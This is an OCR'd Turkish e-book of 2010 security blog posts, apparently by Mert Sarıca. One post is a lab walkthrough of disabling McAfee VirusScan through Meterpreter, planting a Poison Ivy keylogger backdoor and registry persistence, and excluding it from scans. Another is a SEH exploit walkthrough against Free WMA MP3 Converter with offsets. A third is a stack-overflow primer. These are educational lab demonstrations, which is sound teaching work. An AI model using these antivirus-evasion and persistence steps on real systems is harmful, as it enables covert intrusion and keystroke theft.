
Hack 4 Career - 2010



Merhabalar,

2009 yılında "Bilgi güçtür ve paylaşıldıkça artar" mottosuyla oluşturduğum siber güvenlik blogumda (https://www.mertsarica.com) , bilgi güvenliği farkındalığını arttırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde Türkiye'nin dört bir yanından aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için umarım faydalı olur.

Yeni yazılarla görüşmek dileğiyle...

Saygılarımla,

Mert SARICA
Siber Güvenlik Uzmanı
https://www.mertsarica.com
https://twitter.com/mertsarica

Antivirus Nasıl Atlatılır ?

Source: https://www.mertsarica.com/guvenli-yasam-icin/

By M.S on December 23rd, 2010

Yıllar önce sistemlere nasıl sızılacağı konusunda bilgi sahibi olmaya çalışırken arka kapıları pek önemsemiyordum çünkü art niyetli kişilerin asıl amaçlarının hedef sistemlere sızmak, önemli bilgileri çalmak ve zarar vermek olduğunu düşünüyordum. Sistemlerde uzun süre kalarak verebilecekleri zararın boyutunun ne kadar yüksek olabileceğini aklımın ucundan bile geçirmiyordum. Ancak yıllar geçtikçe arka kapıların art niyetli kişiler için ne kadar değerli olduğunu öğrenmiş oldum. (TJX vakası buna en güzel örnektir.)

Örneğin art niyetli bir kişi, sızdığı sistemde yönetici yetkisine sahip değil ise yetki yükseltmesine imkan tanıyan bir zafiyet keşfedilene kadar bekleyebiliyor ve ardından yetkisini yükselterek kurumsal bir ağda, iç sistemlere doğru ilerlemek için bu arka kapıyı kullanabiliyor veya hedef sistem finansal bir sistemin parçası ise uzun süre bu sistem üzerinden geçen paketleri izleyerek kendisi için karlı, sistem sahibi için ise zararlı sonuçlara yol açabiliyor. Tabii arka kapıların kullanımını sadece kurumsal ağlar ve sunucular ile sınırlı tutmamak gerekiyor özellikle DDOS saldırılarına sıkça rastladığımız şu günlerde, bu işten gelir elde eden art niyetli kişiler için sıradan bir kullanıcının sistemi bile oldukça değerli olabiliyor.

Her gün ziyaret ettiğiniz masum bir site, başka bir gün internet tarayıcınızdaki bir güvenlik zafiyetini istismar ederek sisteminizin zombi sisteme dönüşmesine ve art niyetli kişilerin kontrolüne geçmesine neden olabiliyor. Sisteminizde sadece antivirüs yazılımı kullanıyor olmanız ne yazıkki bu sonucun ortaya çıkmasına engel olamayabiliyor çünkü antivirüs yazılımları ağırlıklı olarak imza tabanlı çalıştıkları için rahatlıkla atlatılabiliyor.


Art niyetli kişiler hazırladıkları istismar kodu ile çoğunlukla hedef sistemleri istismar ederek kendi sistemlerine (reverse tcp shell) bağlanmasını sağlayarak sistemlere izin erişebilirler. Son kullanıcı olarak art niyetli kişilerin bu girişimlerini engelleyemesinizde zorlaştırabilmek için sisteminizi yönetici (administrator) yerine kullanıcı yetkisi ile kullanmak ve antivirüs yazılımına ilave olarak kişisel güvenlik duvarı kullanmak iyi bir tercih olabilir. Güvenlik duvarı sayesinde sisteminiz üzerinde çalışan bir uygulama/program uzaktaki bir sisteme bağlanmaya çalıştığı zaman uyarılır ve izin vermeniz durumunda iletişimin gerçekleşmesini sağlarsınız. Kullanıcı yetkisi ile kullandığınız sistem sayesinde ise art niyetli kişi tarafından istismar edilen sisteminiz üzerindeki güvenlik kontrollerinin devre dışı bırakılmasını bir hayli zorlaştırabilirsiniz.

Bu konuya dikkat çekmek için yönetici yetkisi ile çalışan ve sadece antivirüs yazılımı yüklü olan bir sistemin art niyetli kişiler tarafından nasıl ele geçirilebileceğini göstermenin faydalı olacağını düşünerek hemen bir antivirüs yazılımı aramaya karar verdim ve çok fazla vakit kaybetmeden yıllarca severek ve beğenerek kullandığım Mcafee Virusscan yazılımında karar kıldım.


Senaryoma göre yönetici yetkisi ile çalışan ve üzerinde Mcafee Virusscan yazılımı çalışan bir sistem istismar ediliyor ve ardından sisteme Metasploit ile bağlanan art niyetli kişi güvenlik kontrolleri devre dışı bırakarak sisteme arka kapı/truva atı yüklemeye ve sistemin her açılışında bu arka kapı/truva atının yüklenmesini sağlıyor.

Senaryoyu gerçekleştirmek için iki tane sanal sistem hazırladım. Birincisinin adı Kuzu ve üzerinde Virusscan çalışıyor ikincisi ise Hain-Kuzu ve üzerinde Metasploit çalışıyor.

Hain-Kuzu'nun sisteminde Metasploit ile Meterpreter'i oluşturduktan sonra bunu Kuzu'nun sisteminde çalıştırarak istismar sonrasını simüle etmeye çalıştım. Meterpreter çalışır çalışmaz Kuzu'nun sistemi Hain-Kuzu'nun sistemine bağlanarak konsol için erişime hazır hale geldi. (Meterpreter'i çoğunlukla antivirüs yazılımları zararlı yazılım olarak tespit ederler ve silerler fakat Virusscan'de ne yazıkki böyle bir uyarı ile karşılaşmadım).




Tuş kayıt özelliğine sahip arka kapı/truva atı niyetine Poison Ivy yazılımını kullanmaya karar verdim ve Kuzu'nun sistemine yüklenecek ve çalıştırıldığı anda sisteme bağlanmaya imkan tanıyacak programı (pi.exe) Poison Ivy ile oluşturdum. Konsol üzerinden "upload pi.exe" komutunu çalıştırdığımda Kuzu'nun sistemine yüklenen pi.exe programı Virusscan tarafından hemen tespit edildi ve silindi.



Öncelikle Virusscan'i devre dışı bırakmam gerekiyordu ancak Virusscan işlemleri sistem (system) yetkisi ile çalıştığı ve yönetici yetkisi ile bunları sonlandırmak mümkün olmadığı için konsol üzerinde "ps" komutunu çalıştırarak Mcafee işlemlerinden (processes) bir tanesini gözüme kestirdim ve "migrate PID" komutu ile mfevtps.exe işlemine geçiş yaptım. Artık sistem yetkisine sahip olduğum için Virusscan'e ait olan tüm servisleri ve işlemleri kapatabilirdim.


Meterpreter ile gelen ve sistem üzerinde çalışan tüm antivirus işlemlerini sonlandırmak için kullanılan killav betiğini (script) kullansaydım Virusscan'in sistem tepsisinde (system tray) yer alan simgesi (icon) değişecek (park yasağı şeklini alıyor :p) ve Kuzu'nun dikkatini çekecektim.



Şüphe çekmek art niyetli kişilerin istemeyeceği bir durum olduğu için bende onlar gibi düşünerek buna bir çözüm aramaya karar verdim ve işlemleri belli bir sırada (shstat, EngineServer, FrameworkService, naprdmgr, mctray, mfeann, vstskmgr, Mcshield, bunun adına sihirli sıra dedim :)) sonlandırarak simgenin değişmemesini sağladım.

Antivirus devre dışı kaldıktan sonra konsol üzerinden "upload" komutu ile pi.exe programını sisteme yükleyebildim. Bundan sonraki amacım pi.exe programının sistem her yeniden başladığında çalışmasını ve Virusscan tarafından tespit edilmesini önlemek olduğu için öncelikle pi.exe programını sistem başlangıcında çalışması için kayıt defterindeki (registry) "HKLM\Software\Microsoft\Windows \CurrentVersion\Run" anahtarına ekledim.

Virusscan, tarama dışında bırakılacak olan program listesini, diske yazma ve diskten okuma esnasında tarama gerçekleştirilmesi ve istenmeyen program (casus yazılımlar, tuş kayıt yazılımları vs) taraması ile ilgili ayarları kayıt defterinde tuttuğu için ilk olarak sisteme yüklediğim pi.exe programının tarama dışında tutulması için ilgili anahtardaki değere ekledim. Ardından işimi garantiye almak için diskten okuma esnasında tarama, diske yazma esnasında tarama ve istenmeyen program taramasını kayıt defteri üzerinden devre dışı bıraktım ve bu sayede sisteme tuş kaydı yapabilen arka kapı yerleştirilmesini ve sistem başlangıcında çalıştırılmasını sağlamış oldum.



> *Bu arada bu işlemleri otomatize etmek için virusscan_bypass adında ufak bir Meterpreter betiği hazırladım.*
>
> *Güncelleme (25/12/2010): Hazırlamış olduğum betik Metasploit projesine dahil olmuştur, ilerleyen sürümlerinde yüklü geleceği için indirmenize gerek kalmayacaktır.*

Teyit etmek için bilgisayarı yeniden başlattığımda sistemin açılır açılmaz arka kapıyı/truva atını çalıştırarak Hain-Kuzu sistemine bağlandığını gördüm ve art niyetli kişi açısından görev başarıyla tamamlanmış, madur kişi içinse yönetici yetkisinden kurtulma ve sisteme kişisel güvenlik duvarı yüklenmesi için çok geçerli bir neden ortaya çıkmış oldu.

Daha net anlaşılabilmesi için her zamanki gibi kısa metrajlı bir film çektim :)
Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler ve iyi seyirler dilerim.

SEH İstismarı

Source: https://www.mertsarica.com/seh-istismari/

By M.S on December 14th, 2010

Rahmetli milw0rm ve veliahtı olan Exploit-DB sitelerine bakacak olursanız çoğu istismar aracının SEH (structured exception handler)'i yani türkçe meali ile yapılandırılmış özel durum işlemesini istismar ettiğini görebilirsiniz. Sayının fazla olmasının nedeni olarak tespit edilmesinin ve istismar edilmesinin kolay olduğunu söyleyebilirim. Modern windows işletim sistemlerinde (Vista ve sonrası) yer alan istismar önleyici korumalar (SEHOP, ASLR vs.) SEH istismarını zorlaştırmaktadır. Windows 7 kullanıyorum o halde rahatım demeyeniz için ufak bir ekleme yapayım, (default) varsayılan olarak kurulan bir Windows 7 işletim sisteminde DEP özelliği Windows XP işletim sisteminde olduğu gibi sadece windows'un kendi programlarını ve servislerini korumakta, SEH istismarını zorlaştıran SEHOP özelliği ise devre dışı olarak gelmektedir bu nedenle modern windows işletim sistemi kullanıyorsanız sıkılaştırmanız yararınıza olacaktır.

Programlama ile içli dışlı olanlar bilirler, kimi programlama dilinde (C ne yazıkki bunlardan bir tanesi değil) try & catch, try & except gibi hata yakalamak amacıyla kullanılan özel durum işlemeleri (bloklar) bulunmaktadır. Bu blokların amacı içlerinde gerçekleşen işlemlerde bir hatanın ortaya çıkması durumunda kullanıcıyı uyarmak ve işlemin devam etmesini durdurmaktır aksi durumda bu hata, sistem üzerinde istenmeyen sonuçlara yol açabilmektedir.


Geliştirilen bir programda, hata yakalamak için kullanılan bu bloklara yer verilmemesi veya bu blokların oluşan hatayı yakalayamaması durumunda işletim sisteminin hata yakalama bloğu olan Windows SEH (işletim sistemi seviyesi) duruma müdahale ederek hatayı yakalamaktadır.

Bir programın hatayı yakalayabilmesi için her bir hata yakalama bloğunu işaret eden işaretci/göstergeç (pointer), yığında (stack) saklanmaktadır. Bir programda yer alan tüm hata yakalama blokları birbirlerine zincirdeki halkalar (SEH chain) gibi bağlıdırlar ve zincirin son halkasında Windows SEH yer alır.

SEH, bir sonraki hata yakalama bloğu işaretçisi (next seh) ve asıl hata yakalama bloğu işaretçisi (seh) olmak üzere 8 bayttan oluşmaktadır.


SafeSEH desteği ile geliştirilmiş bir program, Windows'daki özel durum işleme mekanizmaları üzerinde ek denetimler gerçekleştirerek istismarı zorlaştırır. Yazımın ilerleyen kısmı, SafeSEH koruması devrede olmayan programlar, modüller ve DLL dosyaları için yapılandırılmış özel durum işlemesinin nasıl kötüye kullanılabilmesi üzerinedir.

SEH istismarı kısaca ve kabaca arabellek taşmasında olduğu gibi dinamik bir değişkene kapasitesinden daha fazla veri kopyalanması ile SEH'in içinde yer alan işaretçilerin üzerine istenilen adreslerin yazılmasına ve programın akışının değiştirilmesine denir.




Daha net anlaşılabilmesi adına ufak bir örnek üzerinden gidecek olursak SEH istismarına imkan tanıyan ve arabellek taşması zafiyetine sahip olan Free WMA MP3 Converter v1.1 aracını inceleyelim.

Free WMA MP3 Converter, WMA, WAV ve MP3 uzantılı dosyaları birbirilerine çevirmeye yaran basit bir programdır. Programdaki zafiyetin varlığını teyit etme adına öncelikle bir .wav uzantılı bir dosya oluşturmamız gerekmektedir. Bunun için bir önceki yazımda da kısaca bahsetmiş olduğum Metasploit'in pattern_create aracından faydalanabiliriz. Bu araç ile oluşturduğumuz 5000 karakterden oluşan diziyi WAV uzantılı dosyaya kopyalayalım. Programı Immunity Debugger ile çalıştırdıktan sonra "WAV to MP3" menüsüne tıkladığımızda bizden herhangi bir WAV dosyasını girdi olarak vermemizi istemektedir. Bunun içinde bir adım evvel yaratmış olduğumuz WAV dosyasını kullandığımızda next SEH ve SE Handler'ın üzerine başarıyla yazabildiğimizi görebiliriz. Metasploit'in pattern_offset aracı ile kaçıncı baytın Next SEH'e denk geldiğine baktığımızda ise 4116. bayt olduğunu görebiliriz. Ufak bir hesaplamadan sonra (FFFC - FEF0 = 268) SE Handler'dan sonraki 268 baytın üzerine başarıyla istediğimiz veriyi yazabildiğimizi görebiliyoruz.



Kısaca ortaya çıkan durumu ve hemen altında istismar aracımızı ne şekilde oluşturmamız gerektiğine bakacak olursak;




SE Handler'ın üzerine POP POP RET komutlarını kopyalamamızın amacı programda hataya (özel duruma) yol açmak ve bu sayede programın akışının Next SEH'e yönlendirilmesini sağlamaktır. Next SEH'te yer alan "6 bayt atla" komutu ile programın akışı SE Handler üzerinden 6 bayt atlayarak sistem üzerinde dilediğimiz işlemi gerçekleştirmemize imkan tanıyan kod parçasına yani kabuk koduna (shellcode) gidecek şekilde devam edecektir.


SE Handler'dan sonraki 268 bayta dilediğimizi veriyi yazabildiğimiz için kabuk kodumuzu buraya koymamız yeterli olacaktır.

> *Kimi zaman SE Handler'dan sonraki alan kabuk kodumuz için yeterli olmayabilir bu durumda da kabuk kodu için en ideal yer yukarıdaki resimde yer alan 5000 baytlık ilk kısım olacaktır. SE Handler sonrasında yer alan adrese, geri X bayt zıpla komutu (JMP backward) vererek akışın kabuk kodumuza ilerlemesini sağlayabiliriz.*


Öncelikle kabuk kodunu oluşturmamız gerekiyor bunun için Metasploit aracı ile calc.exe programını çalıştıran bir kabuk kodu oluşturalım.



POP/POP/RET komutunu SafeSEH özelliğinin devre dışı olduğu ve program tarafından kullanılan herhangi bir program, modül veya DLL dosyasında aramamız gerektiği için öncellikle bunu bulmakla işe koyuluyoruz. Bunun için Immunity Debugger aracında yer alan SafeSeh scriptini kullanabiliriz. !safeseh scripti -m parametresi ile çalışıyor bu yüzden hemen Immunity Debugger'da yer alan "E" butonuna basarak "executable modules" penceresine hızlıca göz atıyor ve şansımızı ilk olarak programın kendisinden yana (Wmpcon.exe) kullandığımızda programın SafeSEH'i desteklemediğini öğreniyoruz ve seviniyoruz :) Bir sonraki adımda, bu modülde/programda yer alan POP/POP/RET adresini aramamız gerekiyor. Bunun için Metasploit aracında yer alan msfpescan aracından faydalanabiliriz. Aracı aşağıdaki ekran görüntüsünde yer aldığı şekilde çalıştırdığımızda hemen istediğimiz adresi buluyoruz ve istismarı gerçekleştirmek için ihtiyaç duyduğumuz tüm bilgileri elde etmiş oluyoruz.



Son olarak istismar aracımızı elde ettiğimiz bu bilgiler ışığında güncelleyip çalıştırdığımızda SEH'i başarıyla istismar ederek Windows'un hesap makinası aracının (calc.exe) çalıştığını görebiliyoruz.



Bu defa video çekmemi isteyenlerin sesine kulak verdim ve konu ile ilgili ufak bir video çektim.
Bir sonraki yazıda görüşmek dileğiyle herkese güvenli haftalar diliyorum.

Buffy the Overflow Slayer

Source: https://www.mertsarica.com/buffy-the-overflow/

By M.S on December 1st, 2010

Buffer overflow, Türkçe meali ile arabellek taşması zafiyeti ilk olarak 1960'lı yıllarda sistemlere sızmak için istismar edilmeye başlandı. 1988 yılında internet üzerinden yayılan ve ilk solucan olması ile ünlü olan Morris solucanı da arabellek taşması zafiyetini istismar ederek sistemlere sızıyor ve yayılıyordu. Arabellek taşması zafiyetinin keşfi ve istismar edilme macerası kimileri için uzun seneler önce başladı ve aradan 50 yıl geçmiş olmasına rağmen bu zafiyet halen keşfedilmeye ve istismar edilmeye devam edilmektedir.

> *Arabellek taşması zafiyetini tam olarak anlayabilmek, kendi istismar aracınızı (exploit) hazırlayabilmek, bu konu ile ilgili yazılmış olan makalelerde kaybolmamak ve Metasploit aracına bağımlı kalmamak için C programlama dili, Assembly programlama dili ve x86 mimarileri konularında bilgi sahibi olmanız gerekmektedir.*

1996 yılında Phrack'ın 49. sayısında yer alan Smashing The Stack For Fun And Profit makalesi, arabellek taşması zafiyetlerinin istismar edilmesine büyük oranda ivme kazandırdı. Benim için ise bu macera 2004 yılında, The ShellCoder's Handbook kitabını Amazon'dan sipariş etmem ile başlamıştı fakat assembly konusunda hiçbir bilgim olmadığı için sadece okumakla yetinmiş, kafamda bir çok soru işareti oluşmuştu. Ancak aradan zaman geçtikçe ve assembly ile haşır neşir oldukça taşlar daha hızlı yerine oturdu.

Arabellek taşması kısaca ve kabaca hatalı bir şekilde kullanılan fonksiyonlardan (strcpy, sprintf vs.) oluşan bir programda yer alan dinamik değişkenlere (variable), saklama kapasitelerinden daha fazla miktarda veri yüklenmesi ile oluşan duruma denir. Kapasite aşımı sayesinde programın akışı değiştirilerek normal akışta yer almayan kodlar (komutlar) çalıştırılabilir. (exploiting)

Yazım yığın tabanlı bellek taşmasını (stack-based overflow) konu aldığı için öncelikle yığın (stack) nedir kısaca ondan bahsedeyim.


Yığın, programların dinamik değişkenlerinin (variable) geçici süreliğine hafızada tutulduğu bölgeye verilen isimdir. Bu bölgede tanımlanmış dinamik değişkenler tutulduğu gibi bir fonksiyon çağrılmadan önce akışın fonksiyon çağrıldıktan sonra kaldığı yerden devam edebilmesi için gereken adreste (geri dönüş adresi) tutulabilir, saklanabilir.

Bir fonksiyon çağrılmadan önce bu fonksiyonda kullanılacak olan parametreler ile saklanmış, depolanmış (stored) EIP ve EBP kaydedicileri (register) yığına (stack) kopyalanır. Fonksiyondaki işlemler tamamlandıktan sonra saklanmış, depolanmış (stored) EIP kaydedicisi (register) yığından (stack) alınarak EIP kaydedicisine kopyalanır ve programın akışı kaldığı yerden devam eder.


Örnek olarak A ve B fonksiyonundan oluşan bir program düşünelim ve A fonksiyonu içinden B fonksiyonunun çağrıldığını ve 128 byte büyüklüğündeki bir belleğe (array) 136 byte uzunluğunda ve 'A' (0x41 hex değeri) karakterinden oluşan bir dizini (string) kopyaladığımızı varsayalım.

```
#include <string.h>

void B(char *buf)
{
     char ms[128];
     strcpy(ms, buffer);
}

int A (int argc, char **argv)
{
     B(argv[1]);
}
```

Bu kopyalama neticesinde saklanmış EIP kaydedicisi (register) üzerine veri yazabildiğimiz için ve bu veri (adres), çağrılan fonksiyon tamamlandıktan sonra EIP kaydedicisine kopyalanacağı için bu adresi değiştirerek programın akışını değiştirebilmekteyiz.




Belleğe 136 bayttan daha fazla veri yazılacak olursa bu veriler yığına kopyalanmaya devam edecektir. Bu durumda programa girdi olarak çalıştırılmasını istediğimiz kodu belirtebilir ve akışı (stored EIP) bu koda yönlendirerek (JMP ESP komutu)a arabellek taşması zafiyetini istismar edebiliriz.




Yığın tabanlı arabellek taşması zafiyeti ve istismar edilmesi kısaca ve kabaca bundan ibaret fakat bunu bir örnekle süslemeden yazıyı tamamlamak amaca hizmet etmeyeceği için hemen örneğimize geçelim.


Örnek olarak istismar edeceğimiz programın adı ASX to MP3 Converter. CVE-2009-1642 numaralı CVE ID'sine göre bu programın 3.0.0.7 sürümünde asx uzantılı dosyalarda kullanılan HREF nitelemesinde (attribute) yığın tabanlı arabellek taşması zafiyeti olduğu belirtiliyor.


Bu açıklama üzerine asx uzantılı bir dosya yaratan ve içine "http://AAAAAAAAAAAA (30000 tane)" dizisi kopyalayan ufak bir program hazırlıyoruz ve daha sonrasında programı çalıştırdığımızda EIP kaydedicisine müdahale ederek zafiyetin varlığını teyit edebiliyoruz.




